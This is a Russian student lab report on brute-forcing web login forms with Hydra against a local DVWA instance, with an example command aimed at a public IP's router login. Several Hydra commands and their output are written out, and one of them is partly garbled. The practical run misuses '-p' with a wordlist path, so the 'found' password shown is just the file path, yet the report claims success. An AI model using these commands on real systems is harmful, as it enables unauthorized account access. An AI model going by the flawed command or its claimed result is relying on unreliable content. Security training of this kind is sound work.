Отчет по третьему этапу индивидуального проекта

Основы информационной безопасности

Назармамадов Умед Джамшедович

Содержание

Список иллюстраций

Список таблиц

1 Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

2 Задание

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

3 Теоретическое введение

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений [3].

Пример работы:
Исходные данные:

- IP сервера 178.72.90.181;
- Сервис http на стандартном 80 порту;
- Для авторизации используется html форма, которая отправляет по адресу http://178.72.90.181/cgi-bin/luci методом POST запрос вида username=root&password=test_password;
- В случае неудачной аутентификации пользователь наблюдает сообщение Invalid username and/or password! Please try again.
- Запрос к Hydra будет выглядеть примерно так:

```
  hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log
-f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=^P
username"
```

- Используется http-post-form потому, что авторизация происходит по http методом post.
- После указания этого модуля идёт строка /cgi-bin/luci:username=^{USER}&password=^{PASS}:Inva username, у которой через двоеточие (:) указывается:

- путь до скрипта, который обрабатывает процесс аутентификации (/cgi-bin/luci);
- строка, которая передаётся методом POST, в которой логин и пароль заменены на ^USER^ и ^PASS^ соответственно (username=^USER^&password=^PASS^);
- строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (Invalid username).

4 Выполнение лабораторной работы

Чтобы пробрутфорсить пароль, нужно сначала найти большой список часто-используемых паролей.(рис. 1).



Рис. 4.1: Распаковка архива со списком паролей

Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта.(рис. 2).



Рис. 4.2: Сайт, с которого получаем информацию о параметрах Cookie

Получаю информацию о параметрах Cookie (рис. 3).



Рис. 4.3: Информация о параметрах Cookie

Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте (рис. 4).

```
┌──(udnazarmamadov㉿udnazarmamadov)-[~/Downloads]
└─$ hydra -l admin -p ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/v
ulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie
:security=medium; PHPSESSID=2jcut68e2plgdtig6mhb6uhk6u:F=Username and/or p
assword incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
 in military or secret service organizations, or for illegal purposes (thi
s is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-21
18:11:25
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1
try per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:
username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPS
ESSID=2jcut68e2plgdtig6mhb6uhk6u:F=Username and/or password incorrect.
[80][http-get-form] host: localhost   login: admin   password: /home/udnaz
armamadov/rockyou.txt
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-21
18:11:25
```

Рис. 4.4: Запрос Hydra

Спустя некоторое время в результат запроса появится результат с подходящим паролем (рис. 5).



Рис. 4.5: Результат запроса

Вводим полученные данные на сайт для проверки.

Получаем положительный результат проверки пароля..

Результат

Рис. 4.6: Результат

5 Выводы

Приобрел практические навыки по использованию инструмента Hydra для брутфорса паролей

Список литературы

1. How to Brute Force Attack on Web Forms? [Step-by-Step] [Электронный ресурс]. URL: https://www.golinuxcloud.com/brute-force-attack-web-forms/.
2. Brute Force Attack [Электронный ресурс]. URL: https://owasp.org/www-community/attacks/Brute_force_attack.
3. Ш. Парасрам Т.Х.и.др. А. Замм. Kali Linux: Тестирование на проникновение и безопасность: для профессионалов. Питер, 2022. 448 с.